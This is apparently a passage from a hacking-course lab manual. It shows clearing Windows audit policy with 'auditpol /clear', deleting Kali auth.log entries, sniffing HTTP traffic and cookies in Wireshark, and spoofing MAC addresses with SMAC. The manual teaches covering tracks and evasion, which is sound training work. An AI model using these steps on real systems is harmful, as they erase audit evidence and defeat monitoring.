
```
Administrator: Command Prompt

C:\Windows\system32>auditpol /get /category:"Account Logon","System"
System audit policy
Category/Subcategory      Setting
System
  Security State Change   Success and Failure
  IPsec Driver            Success and Failure
  System Integrity         Success and Failure
  Security System Extension Success and Failure
  Other System Events     Success and Failure
Account Logon
  Other Account Logon Events Success and Failure
  Kerberos Service Ticket Operations Success and Failure
  Credential Validation   Success and Failure
  Kerberos Authentication Service Success and Failure

C:\Windows\system32>
```

To clear Audit Policies, Enter the following command

C:\Windows\system32>**auditpol /clear**
Are you sure (Press N to cancel or any other key to continue)?Y



```
Administrator: Command Prompt

C:\Windows\system32>auditpol /clear
Are you sure (Press N to cancel or any other key to continue)?Y
The command was successfully executed.

C:\Windows\system32>
```

To check Auditing, enter the command


C:\Windows\system32>**auditpol /get /category:"Account logon","System"**

```
c:\Windows\system32>auditpol /get /category:"Account Logon","System"
System audit policy
Category/Subcategory      Setting
System
    Security State Change      No Auditing
    IPsec Driver                No Auditing
    System Integrity             No Auditing
    Security System Extension   No Auditing
    Other System Events         No Auditing
Account Logon
    Other Account Logon Events  No Auditing
    Kerberos Service Ticket Operations  No Auditing
    Credential Validation       No Auditing
    Kerberos Authentication Service  No Auditing


c:\Windows\system32>
```

X. Clearing Logs


1. Go to Kali Linux Machine




2. Open the **/var** directory:



3. Go to **Logs** folder:



4. Select any log file:



5. Open any log file; you can delete

```
May 2 07:25:08 kali CRON[32135]: pam_unix(cron:session): session opened for user root by (uid=0)
May 2 07:25:08 kali CRON[32135]: pam_unix(cron:session): session closed for user root
May 2 07:30:04 kali CRON[32149]: pam_unix(cron:session): session opened for user root by (uid=0)
May 2 07:30:04 kali CRON[32149]: pam_unix(cron:session): session closed for user root
May 2 07:31:42 kali gdm-password: gkr-pam: unlocked login keyring
May 2 07:34:10 kali sudo:      root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/bin/mv /root/Desktop/Test.exe /var/www/html/share
May 2 07:34:10 kali sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
May 2 07:34:10 kali sudo: pam_unix(sudo:session): session closed for user root
May 2 07:34:23 kali sudo:      root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/bin/mv root/Desktop/Test.exe /var/www/html/share
May 2 07:34:23 kali sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
May 2 07:34:23 kali sudo: pam_unix(sudo:session): session closed for user root
May 2 07:34:45 kali sudo:      root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/bin/mv /Desktop/Test.exe /var/www/html/share
May 2 07:34:45 kali sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
May 2 07:34:45 kali sudo: pam_unix(sudo:session): session closed for user root
May 2 07:35:09 kali CRON[32255]: pam_unix(cron:session): session opened for user root by (uid=0)
May 2 07:35:09 kali CRON[32255]: pam_unix(cron:session): session closed for user root
May 2 07:39:04 kali CRON[32396]: pam_unix(cron:session): session opened for user root by (uid=0)
May 2 07:39:04 kali CRON[32396]: pam_unix(cron:session): session closed for user root
```

A screenshot of a Kali Linux desktop environment showing a text editor window. The file being edited is 'auth.log'. The content of the file is displayed in the main pane, showing log entries from the system's perspective. The status bar at the bottom right shows 'Plain Text' and other text editor settings.


Practical No. 5

a. Use wireshark to sniff the network.

Wireshark is a GUI-based packet capture program. As noted, it comes with some command-line programs. There are a lot of advantages to using Wireshark. First, it gives us a way to view the packets easily, moving around the complete capture. Unlike with tcpdump and tshark, we see the entire network stack in Wireshark, which technically makes what we have captured frames rather than packets.


- Start Wireshark. Under the “Capture” header, select the “Interface List” option; or click on the “Interfaces” button on the toolbar:

This will bring up a list of network interfaces that Wireshark is able to capture packets from:



List of available capture interfaces

Select the network adapter (wired or wireless) that you are currently using to connect to the Internet, and hit the “Start” button. This will take you to the main window:



Wireshark is now capturing live network activity on your network interface. Notice that the list of packets is color-coded to highlight different types of network traffic.

- Open your web browser and navigate to a few random web pages - observe that the network packets corresponding to your web browsing activity are captured and show up in Wireshark as well.
- By default, the list of captured packets will keep scrolling automatically during a live capture. You can toggle this on/off using the AutoScroll toggle button in the toolbar.
- After letting the capture run for a couple of minutes, press the stop capture button. Do not close this capture session.



Filtering the Packet List

Capturing network traffic for a couple minutes could include traffic on many different protocols such as ARP, TCP, UDP, DNS, HTTP, etc.

We may not be interested in all of these, depending on what we are trying to achieve. Fortunately, Wireshark allows us to filter the list based on different criteria using the “Filter” toolbar:



Filter toolbar

Let us take a look at the HTTP traffic that occurs when we browse the web. In the filter toolbar, type “http” and then click on “Apply”. The window will now list only captured packets related to HTTP traffic:

The screenshot shows the Wireshark interface with a filtered list of HTTP traffic. The 'Filter' field at the top is set to 'http'. The list of packets shows several HTTP requests and responses. For example, packet 7867 is a GET request to 'http://1.0/domains/1104' with a length of 436 bytes. Packet 7868 is a response with a length of 436 bytes. Other packets show various HTTP methods like GET, HEAD, and 304 Not Modified. The bottom section of the screenshot shows a detailed hex dump and ASCII dump for a selected packet, which appears to be a response from 'Asrockin.b9:57:4e' to '192.168.1.6'.


Examining HTTP Traffic

The HTTP traffic that occurs during web browsing.

- Stop and close any capture that you may have open, and start a new capture.
- Set the filter to show only HTTP traffic.

Start with the HTTP request sent from your web browser.

- In your web browser, navigate to some webpage like <http://www-scf.usc.edu/~csci571/Special/HTTP/proxy.html>.
- In the top frame of the Wireshark main window, look for the packet that corresponds to your request. This contains the URL in the “Info” section. Select this packet.
- In the middle frame of the Wireshark window, expand the “Hypertext Transfer Protocol” section. Notice the details given for the:
 - GET request
 - Host
 - User-Agent
 - Accepts
 - cookie
 - etc




Take a look at the HTTP response to the above request.

In the top frame of the Wireshark main window, find and select the “HTTP/1.1 200 OK” packet immediately below the request for proxy.html. This is the response containing the requested web page.

Again, expand the “Hypertext Transfer Protocol” section. Notice the details given for

- Cache-Control
- Content-Type
- Server
- Etc



Details of incoming HTTP response corresponding to proxy.html

b. Use SMAC for MAC Spoofing.

SMAC is a MAC address changer that has a simple-to-use graphical interface that enables the less experienced user all the way up to the guru to change a piece of hardware's MAC address. The less experienced user will appreciate the random generator whereas the guru will appreciate the ability to hand enter a new MAC address.

Once it is installed, you will find the application launcher in a Start Menu subdirectory called KLC. Click on that folder and you will see SMAC 2.0. Click on that launcher and the SMAC main window (**Figure A**) will open.

Using SMAC can be very simple, depending on how you want to use it. The simplest way to use SMAC is to assign a random MAC address to a piece of hardware. Before we actually assign a new address, let's take a look at the other hardware on the machine. In the main window there is a check box that tells SMAC to show only active hardware. This checkbox is checked by default. Uncheck that box and your listing will grow, depending on the hardware on your machine. Take a look at **Figure B** to see how much the listing grows on my laptop that includes wireless, wired, and dial-up connections.

Figure A






Figure B



When you click on a different listing, the information about that hardware will be displayed below.

Let's change the MAC address of the Wired Marvell Yukon PCI-E Faster Ethernet Controller. To do this, select that entry from the list and click the Random button. As you can see in **Figure C**, the new, random MAC address is displayed in the New Spoofed MAC Address section.

Figure C



